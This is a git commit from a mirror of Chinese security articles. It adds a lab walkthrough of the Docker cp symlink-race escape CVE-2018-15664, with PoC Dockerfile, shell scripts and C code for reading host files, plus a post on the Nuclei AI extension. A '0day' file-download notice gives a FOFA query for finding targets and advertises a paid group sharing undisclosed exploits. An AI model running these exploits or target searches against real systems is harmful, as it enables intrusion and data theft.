mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
49套.NET系统漏洞威胁情报(12.10更新)、Nuclei AI - 让漏洞发现更加智能化与高效、漏洞预警 | 安科瑞环保用电监管云平台SQL注入漏洞、工具 | FastjsonExploit、CVE-2018-15664:Docker CP任意读写主机文件、【0day】安徽生命港湾信息技术有限公司服务配置工具存在任意文件下载漏洞、安全卫士 | 魔方安全漏洞周报、
This commit is contained in:
 test committed
1 parent
d6dcfbcd8e
commit
0f04a01dfa
8 files changed
+1832
-64
No files matched your search
@@ -1218,5 +1218,12 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU5NDgxODU1MQ==&mid=2247502580&idx=1&sn=6c73b0ed8291424bf945a368d40498c1": "安全热点周报:新的 Windows 零日漏洞暴露 NTLM 凭据,已获得非官方补丁",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA4NzUwMzc3NQ==&mid=2247496891&idx=1&sn=9c8fd99b9ddc86cb7f57bee467702ab5": "TimelineSec助力2024漏洞马拉松活动,史无前例反爬专项单个奖励最高5w!",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkxNTIwNTkyNg==&mid=2247551853&idx=1&sn=ed4347c2164a771f0ba762ebd7940c96": "Spring漏洞测试与利用",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0MTQ5NjI2Ng==&mid=2247486366&idx=1&sn=41dcf0e70589bd41d82cb1b369b42865": "数据安全新动态(2024年11月)"
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0MTQ5NjI2Ng==&mid=2247486366&idx=1&sn=41dcf0e70589bd41d82cb1b369b42865": "数据安全新动态(2024年11月)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUyOTc3NTQ5MA==&mid=2247497381&idx=3&sn=8636f9e208f208c153d7ab0957f3d4ff": "49套.NET系统漏洞威胁情报(12.10更新)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyNzIxMjM3Mg==&mid=2247488511&idx=1&sn=7a651145360443820b3f940e3734193e": "Nuclei AI - 让漏洞发现更加智能化与高效",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwMTQ0NDA1NQ==&mid=2247491682&idx=2&sn=976fbe42f73cc5380687be1c5227d1bc": "漏洞预警 | 安科瑞环保用电监管云平台SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwMTQ0NDA1NQ==&mid=2247491682&idx=4&sn=a0dc4444764ab2ef9ba32da241a71790": "工具 | FastjsonExploit",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg4MTU4NTc2Nw==&mid=2247493826&idx=2&sn=2f70d68dfd020f5c120e5f7d596b9b81": "CVE-2018-15664:Docker CP任意读写主机文件",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU3MjU4MjM3MQ==&mid=2247488835&idx=1&sn=383eabd7e635fe856fbc2899b7f119b8": "【0day】安徽生命港湾信息技术有限公司服务配置工具存在任意文件下载漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI3NzA5NDc0MA==&mid=2649291910&idx=1&sn=cce3441e3c4e73b5d7381cac3619dd88": "安全卫士 | 魔方安全漏洞周报"
|
||||
}
|
||||
File diff suppressed because it is too large.
Load diff
@@ -0,0 +1,162 @@
|
||||
# CVE-2018-15664:Docker CP任意读写主机文件
|
||||
Heptagram 七芒星实验室 2024-12-09 23:01
|
||||
|
||||
#### 影响范围
|
||||
|
||||
Docker 17.06.0-ce~17.12.1-ce:rc2
|
||||
|
||||
Docker 18.01.0-ce~18.06.1-ce:rc2
|
||||
#### 漏洞类型
|
||||
|
||||
容器逃逸
|
||||
#### 利用条件
|
||||
|
||||
TOCTOU
|
||||
#### 漏洞概述
|
||||
|
||||
2019年6月份,Docker容器被曝存在权限逃逸安全漏洞(漏洞编号:CVE-2018-15664),攻击者可利用此漏洞访问主机文件系统的任意文件,该漏洞攻击的基本前提是FllowSymlinkInScope遭受了最基本的TOCTOU攻击(即time-to-check-time-to-use攻击,黑客可利用窗口期在解析资源路径之后但在分配的程序开始在资源上操作之前修改路径),这里的FllowSymlinkInScope的目的是获取一个既定路径并以安全的方式将其解析,就像该进程是在容器内那样,完整路径被解析后被解析的路径传递了一个比特位,之后在另外一个比特位上操作(在docker cp情况下,在创建流式传输到客户端的文档时打开),如果攻击者能够在路径解析之后但在操作之前添加一个符号链接组件,那么就能以root身份在主机上解析符号链接路径组件,在"Docker cp"情况下它将导致任何人读取并写入主机任何路径的访问权限
|
||||
#### 漏洞环境
|
||||
|
||||

这里使用Metarget来构建环境:
|
||||
```
|
||||
./metarget cnv install cve-2018-15664
|
||||
docker --version
|
||||
```
|
||||
|
||||
|
||||
#### 漏洞分析
|
||||
|
||||

漏洞POC:
|
||||
|
||||
https://github.com/Metarget/cloud-native-security-book/tree/main/code/0302-%E5%BC%80%E5%8F%91%E4%BE%A7%E6%94%BB%E5%87%BB/02-CVE-2018-15664/symlink_race/build
|
||||
|
||||
|
||||
|
||||
|
||||
文件目录查看:
|
||||
```
|
||||
root@ubuntu:/home/ubuntu# tree symlink_race
|
||||
symlink_race
|
||||
├── build
|
||||
│ ├── Dockerfile
|
||||
│ └── symlink_swap.c
|
||||
├── run_read.sh
|
||||
└── run_write.sh
|
||||
|
||||
1 directory, 4 files
|
||||
root@ubuntu:/home/ubuntu#
|
||||
```
|
||||
|
||||
|
||||
文件用途说明:
|
||||
- Dockerfile : 构造Docker镜像文件
|
||||
|
||||
- symlink_swap.c : 运行在Docker容器内部的POC
|
||||
|
||||
- run_read.sh : 实现读取宿主机文件内容的Shell脚本
|
||||
|
||||
- run_write.sh : 实现向宿主机中写文件的Shell脚本
|
||||
|
||||
Dockerfile内容:
|
||||
|
||||
首先获取基础镜像opensuse/tumbleweed,然后在镜像里编译添加了poc文件/symlink_swap , 最后写了一个falg 性质的文件/w00t_w00t_im_a_flag,内容为"FAILED -- INSIDE CONTAINER PATH"
|
||||
```
|
||||
# Build the binary.
|
||||
FROM opensuse/tumbleweed
|
||||
RUN zypper in -y gcc glibc-devel-static
|
||||
RUN mkdir /builddir
|
||||
COPY symlink_swap.c /builddir/symlink_swap.c
|
||||
RUN gcc -Wall -Werror -static -o /builddir/symlink_swap /builddir/symlink_swap.c
|
||||
|
||||
# Set up our malicious rootfs.
|
||||
FROM opensuse/tumbleweed
|
||||
ARG SYMSWAP_TARGET=/w00t_w00t_im_a_flag
|
||||
ARG SYMSWAP_PATH=/totally_safe_path
|
||||
RUN echo "FAILED -- INSIDE CONTAINER PATH" >"$SYMSWAP_TARGET"
|
||||
COPY --from=0 /builddir/symlink_swap /symlink_swap
|
||||
ENTRYPOINT ["/symlink_swap"]
|
||||
```
|
||||
|
||||
Run_read.sh内容:
|
||||
```
|
||||
SYMSWAP_PATH=/totally_safe_path
|
||||
SYMSWAP_TARGET=/w00t_w00t_im_a_flag
|
||||
|
||||
# Create our flag.
|
||||
echo "SUCCESS -- COPIED FROM THE HOST" | sudo tee "$SYMSWAP_TARGET"
|
||||
sudo chmod 000 "$SYMSWAP_TARGET"
|
||||
|
||||
# Run and build the malicious image.
|
||||
docker build -t cyphar/symlink_swap \
|
||||
--build-arg "SYMSWAP_PATH=$SYMSWAP_PATH" \
|
||||
--build-arg "SYMSWAP_TARGET=$SYMSWAP_TARGET" build/
|
||||
ctr_id=$(docker run --rm -d cyphar/symlink_swap "$SYMSWAP_PATH")
|
||||
|
||||
# Now continually try to copy the files.
|
||||
idx=0
|
||||
while true
|
||||
do
|
||||
mkdir "ex${idx}"
|
||||
docker cp "${ctr_id}:$SYMSWAP_PATH/$SYMSWAP_TARGET" "ex${idx}/out"
|
||||
idx=$(($idx + 1))
|
||||
done
|
||||
```
|
||||
|
||||

Run_read.sh脚本在host主机/w00t_w00t_im_a_flag文件写入falg内容SUCCESS -- COPIED FROM THE HOST然后build,run cyphar/symlink_swap容器,最后写了个while死循环实现不间断docker cp行为
|
||||
|
||||
Symlink_swap.c重点内容:
|
||||
```
|
||||
/*
|
||||
* Now create a symlink to "/" (which will resolve to the host's root if we
|
||||
* win the race) and a dummy directory at stash_path for us to swap with.
|
||||
* We use a directory to remove the possibility of ENOTDIR which reduces
|
||||
* the chance of us winning.
|
||||
*/
|
||||
if (symlink("/", symlink_path) < 0)
|
||||
bail("create symlink_path");
|
||||
if (mkdir(stash_path, 0755) < 0)
|
||||
bail("mkdir stash_path");
|
||||
|
||||
/* Now we do a RENAME_EXCHANGE forever. */
|
||||
for (;;) {
|
||||
int err = rrenameat2(AT_FDCWD, symlink_path,
|
||||
AT_FDCWD, stash_path, RENAME_EXCHANGE);
|
||||
if (err < 0)
|
||||
perror("symlink_swap: rename exchange failed");
|
||||
}
|
||||
return 0;
|
||||
}
|
||||
```
|
||||
|
||||
symlink_path为argv[1]传递过来的参数,从run_read.sh中我们得知为目录/totally_safe_path,然后使用symlink函数将symlink_path软链接至系统根目录,最后使用for (;;)死循环调用rrenameat2函数,创造赢得TOCTOU攻击的机会,根据作者介绍poc脚本只有1%的机会成功利用TOCTOU攻击,但是在10s后就极可能的成功获取到host主机上的文件
|
||||
#### 漏洞利用
|
||||
|
||||


执行run_write.sh脚本运行恶意容器,然后不断执行docker cp命令,漏洞未触发时,宿主机上的/w00t_w00t_im_a_flag的内容为"FAILED -- HOST FILE UNCHANGED"
|
||||
```
|
||||
./run_write.sh
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
#### 参考连接
|
||||
|
||||
https://seclists.org/oss-sec/2019/q2/131
|
||||
|
||||
|
||||
**推 荐 阅 读**
|
||||
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzg4MTU4NTc2Nw==&mid=2247491843&idx=1&sn=98dc962da698a1bdd333be8def6ecad5&scene=21#wechat_redirect)
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzg4MTU4NTc2Nw==&mid=2247493597&idx=1&sn=ed103645b4c30c4692f0cece6a5ac6c1&scene=21#wechat_redirect)
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzg4MTU4NTc2Nw==&mid=2247491787&idx=2&sn=509e2b46d9144323fc9d13a1567296c3&scene=21#wechat_redirect)
|
||||
|
||||
横向移动之RDP&Desktop Session Hija
|
||||
|
||||
|
||||
@@ -0,0 +1,71 @@
|
||||
# Nuclei AI - 让漏洞发现更加智能化与高效
|
||||
原创 白帽学子 白帽学子 2024-12-10 00:11
|
||||
|
||||

记得上周我们进行了一次安全演练,面对大量的漏洞信息,我几乎快被繁琐的手动操作压垮了。要从技术博客、漏洞报告或者社交媒体上提取相关信息并转化为可用的检测模板,那真是个耗时耗力的活儿。
|
||||
|
||||

这时候偶然听说了 Nuclei AI 浏览器扩展,它是基于 ProjectDiscovery 云平台的一款工具,可以帮助我们自动生成漏洞扫描的模板。老实说,一开始我也没抱太大希望,想试试能不能减轻一点负担。
|
||||
|
||||
|
||||
|
||||
使用起来真的很简单!只需在网页上找到相关的漏洞信息,右键点击,就能看到 “生成 Nuclei 模板” 的选项。AI 会自动帮我生成所需的模板,这样我就能集中精力进行更深入的分析,而不是被重复的手动操作搞得焦头烂额。
|
||||
|
||||
|
||||
|
||||
更棒的是,它还支持从 HackerOne 和 ExploitDB 等平台提取信息。比如,当我在查看 HackerOne 的一些漏洞报告时,只需点击一下侧边栏的按钮,模板就跑出来了。
|
||||
|
||||
想要获取工具的小伙伴可以直接**拉至文章末尾**
|
||||
|
||||
我们来提取并讨论上述工具描述中涉及的网络安全关键技术点:
|
||||
|
||||
1、自动化漏洞检测与模板生成:
|
||||
- - 随着网络环境的复杂性增加,手动编写和维护漏洞扫描模板变得越来越耗时。通过自动化工具生成模板,安全团队能够迅速适应新出现的漏洞,同时保持灵活性。这种技术不仅提高了工作效率,还减少了人为错误的可能性,使得漏洞检测过程更加可靠。
|
||||
|
||||
|
||||
- 随着网络环境的复杂性增加,手动编写和维护漏洞扫描模板变得越来越耗时。通过自动化工具生成模板,安全团队能够迅速适应新出现的漏洞,同时保持灵活性。这种技术不仅提高了工作效率,还减少了人为错误的可能性,使得漏洞检测过程更加可靠。
|
||||
|
||||
2、跨平台信息提取能力:
|
||||
- - 不同的漏洞报告平台提供了不同类型的信息,能够跨平台提取并统一处理这些数据,显著增强了信息收集的效率。这意味着安全工程师可以更全面地了解当前漏洞状况,并快速响应新发现的问题。这种能力在动态变化的网络安全环境中尤为重要。
|
||||
|
||||
|
||||
- 不同的漏洞报告平台提供了不同类型的信息,能够跨平台提取并统一处理这些数据,显著增强了信息收集的效率。这意味着安全工程师可以更全面地了解当前漏洞状况,并快速响应新发现的问题。这种能力在动态变化的网络安全环境中尤为重要。
|
||||
|
||||
3、集成与用户体验:
|
||||
- - 将安全工具集成到浏览器中,使得工程师在进行日常活动时,可以无缝切换到漏洞检测任务。这种集成方式降低了学习曲线,用户能够更快地掌握工具的使用,从而提升整体的工作效率。此外,右键菜单和快捷键支持也使得操作更加直观流畅。
|
||||
|
||||
|
||||
- 将安全工具集成到浏览器中,使得工程师在进行日常活动时,可以无缝切换到漏洞检测任务。这种集成方式降低了学习曲线,用户能够更快地掌握工具的使用,从而提升整体的工作效率。此外,右键菜单和快捷键支持也使得操作更加直观流畅。
|
||||
|
||||
4、人工智能的应用:
|
||||
- - AI 的引入为漏洞检测提供了新的可能性,通过机器学习和自然语言处理,未来的版本可能会不断优化模板生成的准确性和相关性。这种智能化的处理方式让安全研究员能够将更多时间投入到策略制定和深度分析,而不仅仅是规范化的操作。
|
||||
|
||||
|
||||
- AI 的引入为漏洞检测提供了新的可能性,通过机器学习和自然语言处理,未来的版本可能会不断优化模板生成的准确性和相关性。这种智能化的处理方式让安全研究员能够将更多时间投入到策略制定和深度分析,而不仅仅是规范化的操作。
|
||||
|
||||
5、效率与质量的平衡:
|
||||
- - 尽管 Nuclei AI 可以快速生成模板,但在某些情况下可能无法完全满足特定需求或信息不完整。因此,安全团队需要保持一定的审慎态度,在依赖自动化工具的同时,确保生成的模板经过必要的验证和调整。这种对质量的重视将有助于避免因模板问题导致的漏检或误报情况。
|
||||
|
||||
|
||||
- 尽管 Nuclei AI 可以快速生成模板,但在某些情况下可能无法完全满足特定需求或信息不完整。因此,安全团队需要保持一定的审慎态度,在依赖自动化工具的同时,确保生成的模板经过必要的验证和调整。这种对质量的重视将有助于避免因模板问题导致的漏检或误报情况。
|
||||
|
||||
|
||||
|
||||
|
||||
**下载链接**
|
||||
|
||||
https://github.com/projectdiscovery/nuclei-ai-extension
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
声明:该公众号大部分文章来自作者日常学习笔记,也有部分文章是经过作者授权和其他公众号白名单转载,未经授权,严禁转载,如需转载,联系开白名单。
|
||||
|
||||
请勿利用文章内的相关技术从事非法测试,如因此产生的一切不良后果与本公众号无关。
|
||||
|
||||
✦
|
||||
|
||||
✦
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,130 @@
|
||||
# 【0day】安徽生命港湾信息技术有限公司服务配置工具存在任意文件下载漏洞
|
||||
原创 xiachuchunmo 银遁安全团队 2024-12-09 22:01
|
||||
|
||||
**需要EDU SRC邀请码的师傅可以私聊后台,免费赠送EDU SRC邀请码(邀请码管够)**
|
||||
|
||||

|
||||
|
||||
|
||||
**漏洞简介**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

******安徽生命港湾信息技术有限公司凭借技术团队多年的行业耕耘及深入场景的产品设计和创新,以IBMS为可视化运维管理平台,将物联网数据采集、大数据与IBMS融合,实现安防、医疗、楼宇自控、能源、园区、环境、城市、应急等智慧控制管理功能,为医院、园区、教育、政务、轨道交通等行业提供智慧建筑全生态解决方案。安徽生命港湾信息技术有限公司服务配置工具存在任意文件下载漏洞。**
|
||||
|
||||

|
||||
|
||||
|
||||
**资产测绘**
|
||||
|
||||
|
||||

|
||||
|
||||
```
|
||||

body="css/markdown.css" && body="icon-512.png"
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**漏洞复现**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**下载web.config文件测试**
|
||||
|
||||
|
||||
****
|
||||

|
||||
|
||||
|
||||

**Nuclei测试**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**圈子介绍**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
高
|
||||
质量漏洞利用工具分享社区,每天至少更新一个0Day/Nday/1day及对应漏洞的批量利用工具,团队内部POC分享,星球不定时更新内外网攻防渗透技巧以及最新学习研究成果等。
|
||||
如果师傅还是新手,内部的交流群有很多行业老师傅可以为你解答学习上的疑惑,内部分享的POC可以助你在Edu和补天等平台获得一定的排名。
|
||||
如果师傅已经
|
||||
是老手了,有一个高质量的LD库也能为你的工作提高极大的效率,实战或者攻防中有需要的Day我们也可以通过自己的途径帮你去寻找。
|
||||
|
||||
**【圈子服务】**
|
||||
|
||||
1,一年至少365+漏洞Poc及对应漏洞批量利用工具
|
||||
|
||||
2,Fofa永久高级会员
|
||||
|
||||
3,24HVV内推途径
|
||||
|
||||
4,Cmd5解密,各种漏洞利用工具及后续更新,渗透工具、文档资源分享
|
||||
|
||||
5,内部漏洞
|
||||
库情报分享
|
||||
(目前已有2000+
|
||||
poc,会定期更新,包括部分未公开0/1day)
|
||||
|
||||
6,加入内部微信群,认识更多的行业朋友(群里有100+C**D通用证书师傅),遇到任何技术问题都可以进行快速提问、讨论交流;
|
||||
|
||||
|
||||
圈子目前价格为**129元**
|
||||
**(交个朋友啦!)**
|
||||
,现在星球有近900+位师傅相信并选择加入我们,人数满1000
|
||||
**涨价至149**,圈子每天都会更新内容。
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**圈子近期更新LD库**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
**每篇文章均有详细且完整的手工WriteUp****(跟其他只有POC,没有验证截图的不一样)**
|
||||
|
||||

|
||||
|
||||
**星球提供免费F**a**
|
||||
**C**D通用证书**
|
||||
**一起愉快的刷分**
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**免责声明**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
文章所涉及内容,仅供安全研究与教学之用,由于传播、利用本文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任。
|
||||
|
||||
+183
-58
@@ -1,7 +1,7 @@
|
||||
# 安全卫士 | 魔方安全漏洞周报
